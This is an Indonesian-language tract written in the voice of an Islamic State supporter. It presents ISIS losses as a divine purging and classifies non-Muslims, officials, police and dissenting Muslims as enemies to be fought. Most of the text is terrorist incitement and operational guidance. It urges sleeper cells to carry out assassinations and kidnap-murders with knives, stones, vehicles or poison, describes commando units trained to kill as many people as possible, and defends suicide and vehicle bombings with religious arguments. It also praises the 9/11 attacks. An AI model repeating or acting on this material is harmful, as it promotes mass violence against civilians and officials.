"Hai manusia, sesungguhnya janji Allah adalah benar, maka sekali-kali janganlah kehidupan dunia memperdayakan kamu dan sekali-kali janganlah syetan yang pandai menipu, memperdayakan kamu tentang Allah". (Qs. Fathir: 5)

Tamkin adalah sunnatullah, setelah terusirnya musuh-musuh Allah, maka syariat Islam dapat ditegakkan di muka bumi. Tentu dalam tamkin dipastikan kepada kaum muslimin awam akan keselamatan mereka dari ancaman-ancaman luar dan dalam wilayah. Mungkin saja, di awal-awal tamkin masih terdapat musuh-musuh Allah yang membaur di tengah kaum muslimin awam. Mungkin saja, masih terdapat orang-orang munafiq yang enggan ketika syariat Islam diterapkan, dikarenakan mereka tidak akan lagi dapat berbuat maksiyat. Orang-orang munafiq ini terkadang memperlihatkan pengkhianatannya dan menjadi ancaman bagi kaum muslimin lainnya. Dan terkadang mereka menyembunyikan pengkhianatannya.

Semoga Allah menyelamatkan kita dari sifat munafiq, Aamiin ya Robb.

TAMKHIS

“Allah sekali-kali tidak akan membiarkan orang-orang yang beriman dalam keadaan kamu sekarang ini , sehingga Dia menyisihkan yang buruk (munafik) dari yang baik (mu’min). Dan Allah sekali-kali tidak akan memperlihatkan kepada kamu hal-hal yang ghaib, akan tetapi Allah memilih siapa yang dikehendaki-Nya di antara rasul-rasul-Nya . Karena itu berimanlah kepada Allah dan rasul-rasulNya. dan jika kamu beriman dan bertakwa, maka bagimu pahala yang besar.” (Qs Ali Imran 179).

Ibnu Katsir berkata : Maksudnya, merupakan suatu keharusan adanya suatu ujian, untuk menampakkan mana yang termasuk wali-Nya dan mana yang termasuk musuh-Nya. Dengan ujian tersebut akan nampak mana orang mukmin yang sabar dan mana orang munafik yang durhaka. Yaitu pada perang uhud yang didalamnya Allah memberikan ujian kepada orang-orang yang beriman. Dari sanalah terlihat keimanan, kesabaran, keteguhan, dan ketaatan mereka kepada Allah dan Rasul-Nya. Dan di sana terbukalah kedok orang-orang munafik, maka terlihatlah kedurhakaan, pembangkangan, dan keengganan orang-orang munafik untuk berjihad, serta pengkhianatan mereka kepada Allah dan Rasul-Nya. (Tafsir qur’anul ‘adhim 2/173 maktabah syamilah).

Imam Qotadah mengatakan : Allah membedakan mereka melalui jihad dan hijrah. (Tafsir qur’anul ‘adhim 2/173 maktabah syamilah).

Syaikh As-Sa’di menerangkan : Tidaklah ada dalam hikmah Allah, membiarkan kaum mukminin sebagaimana kamu saat ini, yaitu bercampur aduk, tanpa ada perbedaan sama sekali, hingga Allah memisahkan yang baik dari yang buruk, memisahkan mukmin dari munafik, dan yang jujur dari yang dusta.

Suatu hari di hadapan para shahabat, Rasulullah sallallahu alaihi wasallam bersabda, “Sungguh, di antara kalian yang hadir di majlis ini, ada yang gigi gerahamnya di neraka lebih besar daripada gunung Uhud!” Setelah itu,

Abu Hurairah tidak bisa tidur nyenyak. Khawatir. Ia sibukkan diri bertaqarrub kepada Allah, memohon agar orang yang dimaksud Rasulullah sallallahu alaihi wasallam sebagai penghuni neraka dengan geraham sebesar Uhud itu, bukan dirinya.

Waktu berlalu, dan orang yang hadir di majlis Rasulullah sallallahu alaihi wasallam saat itu, tinggal dua: Abu Hurairah dan Ar-Rajjal bin Unfuwah. Sementara para sahabat yang meninggal, mereka secara dhohir nampak husnul khatimah.

Di era kepemimpinan Abu Bakar Ash-Shiddiq terjadilah fitnah kenabian palsu oleh Musailamah Al-Kadzab. Bermaksud ingin menyelesaikan masalah, Ar-Rajjal meminta izin Khalifah Abu Bakar untuk memediatori Khalifah dan Musailamah. Belakangan, ketika berhadapan dengan Musailamah, Ar-Rajjal tersihir oleh kata-kata nabi palsu itu. Akhirnya ia membelot, menjadi pendukung Musailamah Al-Kadzab. Semenjak itu, tenanglah perasaan Abu Hurairah.

Kisah di atas adalah proses tamkhis yang terjadi pada masa sahabat radhiyallahu anhum. Ia akan terus terjadi dalam prosese penegakan diin ini. Dan sejarah itu akan terus terulang pada masa-masa setelahnya hingga datangnya kiamat.

Tamkhis dimaksudkan adalah: *Pertama*, untuk membersihkan barisan kaum muslimin. *Kedua*, untuk mengetahui orang-orang yang jujur diantara kaum muslimin. *Ketiga*, untuk menguji kaum muslimin sehingga ujian tersebut menjadi pelajaran dan hikmah kaum muslimin. *Keempat*, untuk mendekatkan kaum muslimin kepada Allah dengan tawakkal yang kokoh. *Kelima*, untuk memantapkan kedudukan dan keimanan kaum muslimin.

Tamkhis ini beraneka ragam bentuk dan rupanya. Mulai dari diselamatkan Allah dengan kematian (baca kesyahidan) dari fitnah yang beredar, banyaknya penangkapan sehingga diketahui orang-orang yang benar-benar beramal ataupun tidak, banyaknya orang-orang yang menjadi

murtad di medan perjuangan, dan banyaknya orang yang bersembunyi dan lari dari medan pertempuran. *Na'udzubillah.. Allahumma tsabbat aqdamana wa quluubana*.

Daulah Islam sendiri pernah mengalami beberapa tamkhis. Pertama, adalah tamkhis ketika masih berada di Iraq. Dimana saat itu jundi-jundi terbaik daulah memilih meninggalkan kota-kota dan desa-desa menuju gurun pasir untuk beruzlah dan bertaqarrub kepada Allah seraya menyusun strategi, dan merapikan barisan kembali. Kedua, adalah tamkhis ketika daulah melebarkan sayap ke Suriah. Dimana tamkhis ini memaksa daulah meninggalkan daerah-daerah yang sebelumnya telah dikuasai daulah Islam, ke tangan para shahwat yang berkhianat. Ketiga, adalah tamkhis ketika ISIS mendeklarasikan kekhilafahan. Sehingga hampir semua wilayah yang dikuasai sebelumnya menjadi lepas. Kemudian Allah kembalikan lagi kekuasaan tersebut. Keempat, adalah tamkhis ketika Daulah kehilangan banyak jundi, umaro, dan wilayah atas pengkhianatan orang-orang munafiq yang bergabung dengan salibis, nasionalis, sekuleris, syiah, hingga atheis Kurdi.

Saat-saat inilah, saat dimana Daulah Islam sedang menjalani masa itu. Dan setelah tamkhis ini, biiznillah penaklukan-penaklukan akan kembali terjadi. Seperti halnya yang dijanjikan oleh Rasulullah dalam hadits-hadits akhir zaman.

Saatnya nantipun, bahkan disaat imam Mahdi dibai'at oleh kaum muslimin. Akan kembali terjadi tamkhis terhadap umat Islam. Hanya kelompok kecil saja yang membai'at Imam Mahdi didepan kak'bah. Bahkan akan ada kelompok besar yang memerangi imam Mahdi dan Allah tenggelamkan mereka ke dalam bumi.

Di akhir zaman nanti juga akan terjadi tamkhis. Dimana kaum muslimin banyak yang tertipu oleh sihir dajjal. Sebagaimana sihir Musailamah al Kadzdzab menipu kaum muslimin. Hanya thaifah manshuran dan firqah najiyyah yang akan diselamatkan Allah saat menghadapi dajjal.

OPERASI-OPERASI

SISTEM RING MUSUH UMAT ISLAM

Ring Satu

Ring satu kelompok kuffar adalah segala kelompok non-muslim. Baik memerangi kaum muslimin, maupun tidak memerangi secara langsung. Termasuk dalam hal ini adalah kaum musyrikin, dan atheis. Kedudukan mereka sama, yaitu kafir harbi muharriban fi'lan. Hanya orang kafir yang tunduk dibawah syariat Islam dan membayar jizyah yang disebut sebagai kafir dzimmi.

Ring Dua

Adalah kelompok murtadin dari golongan penguasa taghut murtad yang mencampakkan hukum Allah, dan membantu Kuffar dalam memerangi kaum muslimin. Termasuk hal ini adalah kelompok syiah yang memiliki jejak sejarah pengkhianatan kaum muslimin semenjak khulafaur rasyidin.

Ring Tiga

Adalah kelompok murtadin dari golongan penolong (anshar) penguasa (taghut) murtad yang melindungi penguasa, dan non-muslimin. Dan mengikuti segala kemauan dan perintah dari penguasa dan non-muslim. Mereka mendapatkan dana baik dari salibis asing maupun dana dari penguasa yang murtad untuk menangkapi, mendzalimi, memerangi, dan membunuhi kaum muslimin.

Ring Empat

Adalah kelompok munafiqin dari golongan kaum muslimin yang murtad karena kepentingan dunia. Yaitu memberikan dukungan terhadap kuffar, penguasa, maupun ansharut taghut. Mengamini segala langkah kuffar, penguasa murtad, maupun ansharut taghut. Melakukan pembelaan baik secara ucapan maupun tindakan yang pada hakikatnya mereka telah keluar dari Islam.

Sayang sekali, banyak kaum muslimin yang sembrono menterjemahkan tindakan seorang ulama yang dianggap mengikuti kepentingan Jepang dan Penjajah. Dan menjadikan tindakan ulama sebagai arbab (sesembahan) selain Allah. Padahal hal tersebut telah disebutkan Rasulullah melalui Adi bin Hatim radhiyallahu 'anhu tatkala Rasulullah menjelaskan tentang ayat: "apakah kalian mengambil para rahib-rahib kalian sebagai sesembahan selain Allah?"

Kemudian Adi bin Hatim bertanya kepada Rasulullah: "Ya Rasulullah, (dulu semasa Nasrani) kami tidak menyembah Rahib-rahib kami".

Lalu Rasulullah menjelaskan bahwasanya menyembah rahib-rahib ini adalah pada saat kalian mengikuti perkataan para rahib kalian (secara membabi buta), hingga mengharamkan apa yang dihalalkan Allah. Dan menghalalkan apa yang diharamkan Allah.

Ring Kelima

Adalah orang-orang bodoh yang membenarkan kuffar, penguasa taghut murtad, ansharut taghut, dan munafiqin. Mereka menolak belajar, padahal ilmu dan ulama tersebar luas. Ilmu telah mudah diakses dan dipelajari sebagai bayan untuk diamalkan. Mereka memilih dalam kesesatan karena menilai kebenaran menurut hawa nafsu mereka sendiri. Atau memilih dalam kesesatan, karena kelompok mereka menilai kebenaran menurut pemahaman kelompok mereka sendiri (ashobiyah).

IGTIYALAT

Setelah memahami musuh-musuh umat Islam, maka kita akan mampu untuk menempatkan skala prioritas musuh umat Islam. Yaitu sell yang memiliki kemampuan dan kesempatan baik di lapangan. Oleh karenanya, operasi igtiyalat adalah operasi dasar yang dimiliki oleh sell tidur yang menempatkan kemampuan dan kesempatan sebagai dasar operasinya.

Igtiyalat berasal dari kata qitaal (pembunuhan) Igtiyalat adalah operasi pembunuhan, dan penculikan (kemudian dibunuh) untuk memberikan rasa takut di hati musuh-musuh Islam dan memberikan obat dihati kaum muslimin. Karena operasi igtiyalat adalah operasi terbuka yang menunjukkan keberanian dan ketabahan sel-sel tidur dalam berjihad fisabilillah. Meski demikian, operasi igtiyalat juga dapat dilakukan secara tersembunyi melalui unit khusus dan operasi khusus.

Meskipun tingkat keberhasilan operasi igtiyalat dibandingkan operasi-operasi lain (menurut perhitungan dan persangkaan manusia) adalah kecil, namun operasi igtiyalat ini penting dilakukan. Tujuan lain dari operasi igtiyalat ini sebagai opini yang akan memotivasi sel-sel tidur lain yang memiliki kemampuan dan kesempatan untuk melakukan hal yang serupa.

Operasi igtiyalat secara khusus dapat beraneka ragam bentuk dan caranya. Baik menggunakan pisau, batu, kaca, kendaraan, racun, dll. Prinsip dari iqtiyalat dan prinsip dari peperangan ini adalah tingkatan tertinggi syuhada fisabilillah. Yaitu membunuh dan terbunuh, Bukan membunuh dan kembali dengan selamat ke tengah keluarganya. Inilah yang menjadi perbedaan mendasar antara muwahidin dan mujahidin dengan para murtadin dan salibis.

Dan menjadi tujuan dari operasi iqtiyalat adalah ditanamkannya rasa takut di benak musuh-musuh kaum muslimin dan menjadi gentarlah orang-

orang munafiq diantara umat Islam. Allah swt berfirman “Dan Allah melemparkan ketakutan dalam hati mereka; mereka memusnahkan rumah-rumah mereka dengan tangan mereka sendiri dan tangan orang-orang mukmin. Maka ambillah (kejadian itu) untuk menjadi pelajaran, hai orang-orang yang mempunyai wawasan.” (QS Al Hasyr 2).

Operasi igtiyalat ini dapat dilakukan dalam kondisi dan tahapan awal menuju tamkin. Karena iqtiyalat ini akan mempercepat kondisi perpindahan dari satu tahapan ke tahapan lainnya.

Al-akh Sultan Aziziansyah –taqabbalahullah- yang masih hidup saat dibawa ke Rumah sakit

Disisi lain, operasi iqtiyalat ini memerlukan opini yang luas untuk disebarluaskan ke tengah masyarakat. Dikarenakan oleh beberapa factor. *Pertama*, operasi iqtiyalat ini akan membantu mempercepat kondisi perpindahan tahap. *Kedua*, terkadang operasi iqtiyalat ini sengaja ditutup-tutupi oleh orang kafir. Sehingga opini yang massif dan luas diperlukan untuk menunjukkan kepada masyarakat dan membantah kebohongan kuffar dalam pemberitaan. *Ketiga*, terkadang operasi iqtiyalat ini akan menciptakan kondisi domino yang memotivasi sel tidur lainnya beraktifitas.

Faktor lain dari operasi igtiyalat adalah dukungan masyarakat dan umat terhadap operasi-operasi yang dilakukan oleh kaum muslimin. Karena operasi igtiyalat juga melenyapkan musuh bersama masyarakat dan kaum muslimin. Keefektifitasan operasi igtiyalat akan nampak dari kerahasiaan-kerahasiaan yang terjaga. Sehingga operasi ini diharapkan akan berjalan terus menerus.

Keberhasilan dari operasi igtiyalat ini juga dapat dilihat dari masifnya operasi-operasi lone wolf, dan unit khusus di darul kufur.

INGHIMAS

Inghimasiyyin adalah unit khusus yang memiliki tugas khusus. Kekhususan unit ini tidak semata terletak pada tugasnya yang khusus. Namun juga pendidikan, model peperangan, hingga tujuan/ ending dari peperangan tersebut. Selain itupula, seorang inghimasiyyin memiliki target untuk membunuh musuh sebanyak-banyaknya, bertahan selama mungkin, hidup selama mungkin, dan terbunuh dalam keadaan terbaik. Yaitu, tetap mampu membunuh musuh.

Dalam bab ini, penulis akan menjelaskan tentang 4 target dari seorang inghimasiyyin secara lebih dalam. Dan juga pola kekhususan unitnya.

Membunuh Sebanyak Mungkin

Membunuh adalah tugas dari setiap pasukan. Tidak sekedar membunuh musuh, lalu terbunuh. Tapi membunuh sebanyak mungkin pasukan musuh yang ada. Oleh karenanya, dari sisi intelektual seorang inghimasiyyin harus mampu membaca beberapa hal dari musuh:

1. Kelemahan Musuh
   Kemampuan membaca kelemahan musuh adalah mutlak diperlukan oleh setiap inghimasiyyin (unit khusus). Misal, membaca jumlah pasukan musuh, persenjataan mereka, senjata yang mereka gunakan, dan kelemahan-kelemahan musuh yang dilihat dari kebiasaan-kebiasaan musuh setiap hari.
   Mengetahui kelemahan musuh ini dimaksudkan untuk mempertimbangkan secara matang setiap rencana, mempertimbangkan senjata yang akan digunakan untuk melumpuhkan musuh, dan mempertimbangkan kekuatan musuh, serta factor-faktor lainnya.

2. Berkumpulnya Musuh
   Kemampuan membaca kapan musuh berkumpul, dimana musuh berkumpul, berapa jumlah saat mereka berkumpul merupakan sebuah kemampuan yang biasanya juga dimiliki oleh unit khusus (inghimasiyyin). Hal ini dimaksudkan untuk memaksimalkan serangan, dan mengefektifkan serangan tersebut. Unsur siapa saja yang biasanya berkumpul adalah factor kedua, karena bagi seorang unit khusus terkadang mereka tidak memperhatikan siapa musuh mereka. Siapapun musuh mereka, pasti akan ditumpas habis.

3. Arah datang dan Larinya Musuh
   Kemampuan membaca rute dan perjalanan musuh ketika mereka datang, ketika teman-teman mereka datang, ketika keluarga mereka datang, ketika *backup* pasukan mereka datang. Dan juga kemana arah larinya mereka semua juga merupakan factor yang harus dibaca dan dipelajari unit khusus sebelum dioperasinya operasi khusus.

4. Rute Operasi
   Kemampuan untuk menentukan rute operasi tercepat, terpendek, terefektif, dan teraman menjadi syarat mutlak seorang unit khusus (inghimasiyyin) ketika merencanakan sebuah operasi. Termasuk menentukan rencana cadangan (*backup plan)* ketika sebuah rencana gagal, atau terhambat.

Bertahan Selama Mungkin

Yang dimaksudkan disini adalah bertahan saat memulai operasi, dan menjalankan operasi. Seorang unit khusus, dia akan bertahan selama mungkin untuk mensukseskan operasi yang telah diatur dan dijalankannya. Bertahan selama mungkin mencakupi aspek psikologis seorang didalam unit khusus untuk tidak menyerah dan putus asa apabila menghadapi ujian

dan cobaan dalam menjalankan operasi khususnya. Selain aspek psikologis adalah aspek emosional, dimana seorang dalam unit khusus harus tidak ragu-ragu dalam menjalankan operasi. Mengasah insting dan refleksnya dalam membaca situasi dan serangan dari musuh-musuh. Selain itu pula, unit khusus ini harus pandai menjaga emosi dan tetap bersabar kepada Alla azza wa jalla dalam setiap ikhtiar yang dijalankannya dan tetap mengharapkan ampunan Allah dan pertolongannya.

Beberapa kali penulis mencoba menyusupkan unit-unit khusus dalam acara-acara khusus BNPT yang biasanya digelar di hotel-hotel. Hal ini dilakukan untuk mengumpulkan informasi agar kita bisa membaca pola dan pemikiran musuh dalam menghadapi umat Islam. Sehingga kita bisa menentukan level-level pemikiran yang harus dihadapi dalam menghadapi deradikalisasi (desyariatisasi/ desekulerisasi) umat Islam.

Perlu diketahui, deradikalisasi adalah pola umat yang dijalankan oleh salibis kepada para toghut pasca serangan WTC berbarokah. Pola ini adalah pola kedua dari strategi *stick* dan *carrot*. Deradikalisasi adalah termasuk dalam bagian carrot, dimana ketika umat islam mengikuti arahan dan keinginan salibis maka dia akan mendapatkan imbalan dan penghargaan. Efek dari deradikalisasi adalah semakin jauhnya umat Islam dari syariat Islam, semakin rancunya pemahaman umat Islam, dan semakin takutnya umat Islam dalam menjalankan keislamannya. Karena yang diharapkan adalah islam yang toleransi terhadap kekafiran, kemusyrikan, dan kesesatan lainnya.

Hidup Selama Mungkin

Bila dibandingkan dengan musuh-musuh Allah, tujuan seorang yang berjihad yang tertinggi adalah syahid di jalan Allah. Namun satu poin penting adalah bagaimana seorang pasukan mampu hidup selama

mungkin agar mampu membunuh musuh sebanyak mungkin. Hal yang harus dipersiapkan disini adalah dua hal.

Pertama, adalah kemampuan fisik untuk bertahan dan menahan rasa sakit yang diderita akibat terluka. Kemampuan ini juga didorong selain dari kemampuan fisik adalah factor psikologi (kesabaran) yang mutlak diperlukan ketika bertarung. Fahamilah bahwasanya setiap tetes darah yang menetes akan menebus semua dosa dan kesalahan-kesalahan seorang mujahid fi sabilillah. Rasulullah saw bersabda:

Rasulullah shallallahu ‘alaihi wa sallam bersabda, “Seorang yang mati syahid akan mendapatkan tujuh perkara dari Allah, pertama, dosanya diampuni pada tetesan pertama dari darahnya. Kedua tempat untuknya diperlihatkan dalam surga. ketiga dia dihiasai dengan perhiasan iman. Keempat, diselamatkan dari azab kubur. Kelima, diselamatkan dari bencana dahsyat. Keenam, mahkota keagungan dipakaikan di kepadanya. Mahkota itu terbuat dari yaqut yang lebih baik daripada dunia beserta segala isinya. Dia juga dinikahkan dengan tujuh puluh dua bidadari surga. ketujuh, dia juga bia memberikan syafaat kepada tujuh puluh orang dari kerabat-kerabatnya. (HR Ahmad & ThbaranI)

Kedua, adalah kemampuan menggunakan senjata apapun yang dapat digunakan untuk membunuh musuh sebanyak-banyaknya. Kemampuan menggunakan senjata apapun ini merupakan suatu prinsip mutlak yang harus difahami oleh seorang pasukan. Misal, bagaimana menggunakan batu yang secara efektif dapat membunuh orang. Titik mana sajakah yang vital yang dapat membunuh seseorang apabila dipukul dengan batu, dll.

Allah swt berfirman “Dan siapkanlah untuk menghadapi mereka kekuatan apa saja yang kamu sanggupi dan dari kuda-kuda yang ditambat untuk berperang (yang dengan persiapan itu) kamu menggentarkan musuh Alloh, musuhmu dan orang-orang selain mereka yang kamu tidak mengetahuinya; sedang Alloh mengetahuinya. Apa saja yang kamu

nafkahkan pada jalan Alloh niscaya akan dibalas dengan cukup kepadamu dan kamu tidak akan dianiaya (dirugikan).” (Al-Anfal : 60)

Terbunuh dalam Posisi Terbaik

Hal ketiga seorang inghimasiyyin adalah memilih momen terakhir dan terpenting dalam hidupnya agar dapat terbunuh dalam posisi terbaik. Lalu, bagaimana posisi terbaik seorang inghimasiyyin? Posisi terbaik seorang inghimasiyyin adalah posisi yang dia terkepung, dia masih dapat membunuh musuh sebanyak mungkin. Baik dengan senjata yang digunakannya, ditemukannya, direbutnya, maupun dengan peledak yang telah disiapkannya.

Terkadang posisi terbaik dalam bertarung seorang unit khusus adalah posisi terburuk seorang prajurit biasa yang berjuang untuk kekufuran. Karena bagi inghimasiyyin, tujuannya berperang adalah terbunuh di jalan Allah. Sedangkan tujuan dari prajurit kekufuran adalah hidup di dunia.

Terkadang musuh Allah mengira terbunuhnya seorang unit khusus adalah kehilangan yang besar untuk umat Islam. Bagi orang-orang mukmin, terbunuhnya unit khusus membawa manfaat banyak hal. *Pertama*, menjadikan motivasi unit-unit lain untuk menjadi unit khusus. *Kedua*, menjadikan pelajaran bagi unit lain terkait taktik dan strategi. *Ketiga*, Allah akan menggantikan dengan kelompok yang lebih baik lagi. Sehingga ketika terbunuhnya unit khusus, Allah akan gantikan seribu unit yang lebih dari dari sebelumnya.

Dari sisi psikologi, unit khusus (inghimasiyyin) ini merupakan orang-orang yang tidak takut akan kematian. Mereka akan hidup selama mungkin dan memilih cara kematian yang diinginkannya. Mereka tidak akan pernah mau mati dengan cara terbiasa. Mereka akan memilih kematian dengan cara terindah yaitu hidup abadi disisi RobbNya *azza wa jalla.*

Inilah pasukan yang tidak hanya berani mati. Tapi menginginkan terbunuh fisabilillah. Sebuah pasukan yang tidak akan pernah difahami oleh musuh-musuh Islam. Karena tujuannya hanya satu, bersegera menuju *Rafiqul a'la* (kekasih yang tertinggi).

Foto ikhwah yang (insya Allah) syahid

ISTISYHAAD

Unit istisyhad atau istisyhadiyyin adalah unit yang berani mati membela agama dan kaum muslimin. Unit istisyhad adalah unit yang menggentarkan musuh-musuh Islam. Karena efek dahsyat yang menghancurkan dan memporak porandakan tidak hanya barisan musuh. Namun juga memporak porandakan peralatan-peralatan musuh.

Secara umum, kita banyak mengetahui pasukan istisyhadiy adalah pasukan khusus yang membawa bahan peledak, dan meledakkannya di tengah-tengah musuh. Namun, pasukan istisyhadiy terkadang tidak juga membawa bahan peledak semata. Namun juga membawa senjata yang akan digunakannya untuk membunuh sebanyak mungkin musuh yang ditemuinya. Penggunaan bahan peledak berkekuatan dahsyat hanya dilakukan apabila operasi yang mereka lakukan dikhawatirkan tidak efektif karena kaburnya musuh terlebih dahulu. Disatu sisi, pasukan yang dikenal sebagai *usyaqus syahadah* atau *istimata* terkadang juga langsung meledakkan bahan peledak yang dibawanya untuk menghancur leburkan barisan musuh dan peralatan mereka.

Seperti kita ketahui, bahwa kekuatan kuffar terletak hanya kepada peralatan mereka yang canggih. Namun secara psikologis mereka tidak memiliki mentalitas seperti seorang mujahid. Mereka akan lari terbirit-birit ketika berhadapan dengan senjata yang sepadan. Bahkan akan lari terbirit-birit ketika melihat pasukan istisyhad yang membawa mobil berpeledak kuat. Kuffar akan ketakutan apabila senjata dan peralatan mereka yang canggih hancur berantakan dihajar oleh sebuah truk atau sebuah mobil (berpeledak kuat).

Dia mengharapkan rahmat dan kemenangan dari Allah atas pengorbanan yang dia lakukan untuk meninggikan izzah kaum muslimin. Jumhur ulama bahkan menyanjung dan memperbolehkan amalan mulia ini.

Amaliyah (operasi) Istisyhadiyah yang tersebut di atas adalah amalan Masyru' (disyari'atkan dalam Islam) dan merupakan bagian dari Jihad Fie Sabilillah jika pelakunya memiliki niat yang ikhlas. Operasi inipun termasuk methode yang paling berhasil dalam Jihad Fie Sabilillah melawan musuh-musuh dien ini, karena dengan wasilah seperti terjadilah kerugian dan kerusakan pada musuh, baik berupa terbunuhnya orang-orang kafir atau terluka, sekaligus menimbulkan kengerian dan ketakutan pada mereka. Juga, dalam operasi istisyhad ini nyata, terlihatlah keberanian dan kekuatan hati kaum Muslimin dalam menghadapi kaum kafir, dan merontokkan hati musuh-musuh Islam, sekaligus menghinakan mereka dan mengakibatkan kedongkolan dalam jiwa-jiwa mereka, dan hal-hal lainnya yang merupakan kemaslahatan bagi kaum Muslimin, yang semuanya itu merupakan maslahat-maslahat Jihadiyah.

Masyru'iyat-nya operasi-operasi tersebut dibuktikan dengan adanya dalil-dalil dari Al-Qur'an dan As-Sunnah, dan Ijma' juga dengan adanya beberapa fakta yang terjadi di dalamnya serta fatwa Salafush Sholeh mengenai hal ini, sebagaimana akan disebutkan kemudian, Insya Alloh.

Pertama : Dalil-dalil Qur'an

Firman Allah:

"Dan di antara manusia ada orang yang mengorbankan dirinya karena mencari keridhaan Alloh; dan Alloh Maha Penyantun kepada hamba-hamba-Nya." (Al-Baqarah : 207)

Sesungguhnya sahabat r.a menerapkan ay at ini ketika seorang Muslim seorang diri berjibaku menerjang musuh dengan bilangan yang banyak yang dengan itu nyawanya dalam kondisi berbahaya, sebagaimana Umar bin Khaththab dan Abu Ayub Al-Anshari juga Abu Hurairah radhiyAllohu 'Anhum sebagaimana diriwayatkan oleh Abu Dawud dan At-Tirmidizy dan Ibnu Hibban serta Al-Hakim menshahihkannya (Tafsir Al-Qurthubi 2/361)

Firman Allah : “Sesungguhnya Alloh telah membeli dari orang-orang mu’min, diri dan harta mereka dengan memberikan surga untuk mereka. Mereka berperang pada jalan Alloh; lalu mereka membunuh atau terbunuh. (Itu telah menjadi) janji yang benar dari Alloh di dalam Taurat, Injil dan Al Qur’an. Dan siapakah yang lebih menepati janjinya (selain) daripada Alloh? Maka bergembiralah dengan jual beli yang telah kamu lakukan itu, dan itulah kemenangan yang besar.” (At-Taubah 111)Ibnu Katsir -semoga Alloh merahmatinya- berkata: Kebanyakan (Ulama/Mufassir) berpendapat bahwa ayat tersebut berkenaan dengan setiap Mujahid Fie Sabilillah.

Firman Allah : “Dan siapkanlah untuk menghadapi mereka kekuatan apa saja yang kamu sanggupi dan dari kuda-kuda yang ditambat untuk berperang (yang dengan persiapan itu) kamu menggentarkan musuh Alloh, musuhmu dan orang-orang selain mereka yang kamu tidak mengetahuinya; sedang Alloh mengetahuinya. Apa saja yang kamu nafkahkan pada jalan Alloh niscaya akan dibalas dengan cukup kepadamu dan kamu tidak akan dianiaya (dirugikan).” (Al-Anfal : 60)

Kedua: Dalil-dalil dari As-Sunnah:

Hadits Ghulam (pemuda) yang kisahnya terkenal, terdapat dalam Shahih Bukhari, ketika ia menunjukkan musuh cara membunuh dirinya, lalu musuh itupun membunuhnya, sehingga ia mati dalam keadaan syahid di jalan Alloh. Maka operasi seperti ini merupakan salah satu jenis Jihad, dan menghasilkan manfaat yang besar, dan kemaslahatan bagi kaum Muslimin, ketika penduduk negeri itu masuk kepada dien(agama) Islam, yaitu ketika mereka berkata : “Kami beriman kepada Rabb (Tuhan) nya pemuda ini”.

Petunjuk (dalil) yang dapat di ambil dari hadits ini adalah bahwa Pemuda (Ghulam) tadi merupakan seorang Mujahid yang mengorbankan dirinya dan rela kehilangan nyawa dirinya demi tujuan kemaslahatan kaum Muslimin. Pemuda tadi telah mengajarkan mereka bagaimana cara membunuh dirinya, bahkan mereka sama sekali tidak akan mampu

membunuh dirinya kecuali dengan cara yang ditunjukkan oleh pemuda tersebut, padahal cara yang ditunjukkan itu merupakan sebab kematian dirinya, akan tetapi dalam konteks Jihad hal ini diperbolehkan.

Operasi sedemikian ini diterapkan oleh Mujahidin dalam Istisyhad (operasi memburu kesyahidan), kedua-duanya memiliki inti masalah yang sama, yaitu menghilangkan nyawa diri demi kemaslahatan jihad. Amalan-amalan seperti ini memiliki dasar dalam syari'at Islam. Tak ubahnya pula dengan seseorang yang hendak melaksakanan Amar Ma'ruf Nahyi Munkar di suatu tempat dan menunjukkan manusia kepada Hidayah sehingga dia terbunuh di tempat tersebut, maka dia dianggap sebagai seorang Mujahid yang Syahid, ini seperti sabda Nabi s.a.w:"Jihad yang paling utama adalah mengatakan Al-haq di depan penguasa yang Jaa-ir (jahat)"

Amaliyah yang dilakukan oleh Bara bin Malik dalam pertempuran di Yamamah. Ketika itu ia diusung di atas tameng yang berada di ujung-ujung tombak, lalu dilemparkan ke arah musuh, diapun berperang (di dalam benteng) sehingga berhasil membuka pintu Benteng. Dalam kejadian itu tidak seorangpun sahabat r.a menyalahkannya. Kisah ini tersebut dalam Sunan Al-Baihaqi, dalam kitab As-Sayru Bab At-Tabarru' Bit-Ta'rudhi Lilqatli (9/44), tafsir Al-Qurthubi (2/364), Asaddul Ghaabah (1/206), Tarikh Thabari.

Operasi yang dilakukan oleh Salamah bin Al-'Akwa dan Al-Ahram Al-Asadi, dan Abu Qatadah terhadap Uyainah bin Hishn dan pasukannya. Dalam ketika itu Rasulullo s.a.w memuji mereka, dengan sabdanya: "Pasukan infantry terbaik hari ini adalah Salamah" (Hadits Muttafaqun 'Alaihi /Bukhari-Muslim).

Ibnu Nuhas berkata : Dalam hadits ini telah teguh tentang bolehnya seorang diri berjibaku ke arah pasukan tempur dengan bilangan yang besar, sekalipun dia memiliki keyakinan kuat bahwa dirinya akan terbunuh.Tidak mengapa dilakukan jikan dia ikhlas melakukannya demi memperoleh kesyahidan sebagaimana dilakukan oleh Salamah bin Al-

’Akwa, dan Al-Akhram Al-Asaddi. Nabi s.a.w tidak mencela, sahabat r.a tidak pula menyalahkan operasi tersebut. Bahkan di dalam hadits tersebut menunjukkan bahwa operasi seperti itu adalah disukai, juga merupakan keutamaan. Rasulullоh s.a.w memuji Abu Qatadah dan Salamah sebagaimana disebutkan terdahulu.Dimana masing-masing dari mereka telah menjalankan operasi Jibaku terhadap musuh seorang diri (Masyari’ul Asywaq 1/540)

Apa yang dilakukan oleh Hisyam bin Amar Al-Anshari, ketika dia meneroboskan dirinya di antara Dua pasukan, menerjang musuh seorang diri dengan bilangan musuh yang besar, waktu itu sebagian kaum Muslimin berkata: Ia menjerumuskan dirinya dalam kebinasaan, Umar bin Khaththab r.a membantah klaim sebagian kaum Muslimin tersebut, begitu juga Abu Hurairah r.a, lalu keduanya membaca ayat: “Dan diantara manusia ada yang mengorbankan dirinya demi mencari keridhaan Alloh…” (Al-Baqarah 207)

Al-Mushannif Ibnu Abi Syaibah (5/303,222), Sunan Al-Baihaqi (9/46). Abu hadrad Al-Aslami dan Dua orang sahabatnya menerjangkan diri ke arah pasukan besar, tidak ada orang ke-empat selain mereka bertiga, akhirnya Alloh memenangkan kaum Muslimin atas kaum Musyrikin. Ibnu Hisyam menyebut riwayat ini dalam kitab sirahnya. Ibnu Nuhas menyebutnya dalam Al-Masyaari’ (1/545).

Operasi yang dilakukan oleh Abdullah bin Hanzhalah Al-Ghusail, ketika ia berjibaku menerjang musuh dalam salah satu pertempuran, sedangkan baju besi pelindung tubuhnya sengaja ia buang, kemudian kaum kafir berhasil membunuhnya. Disebutkan oleh Ibnu Nuhas dalam Al-Masyari’ (1/555).

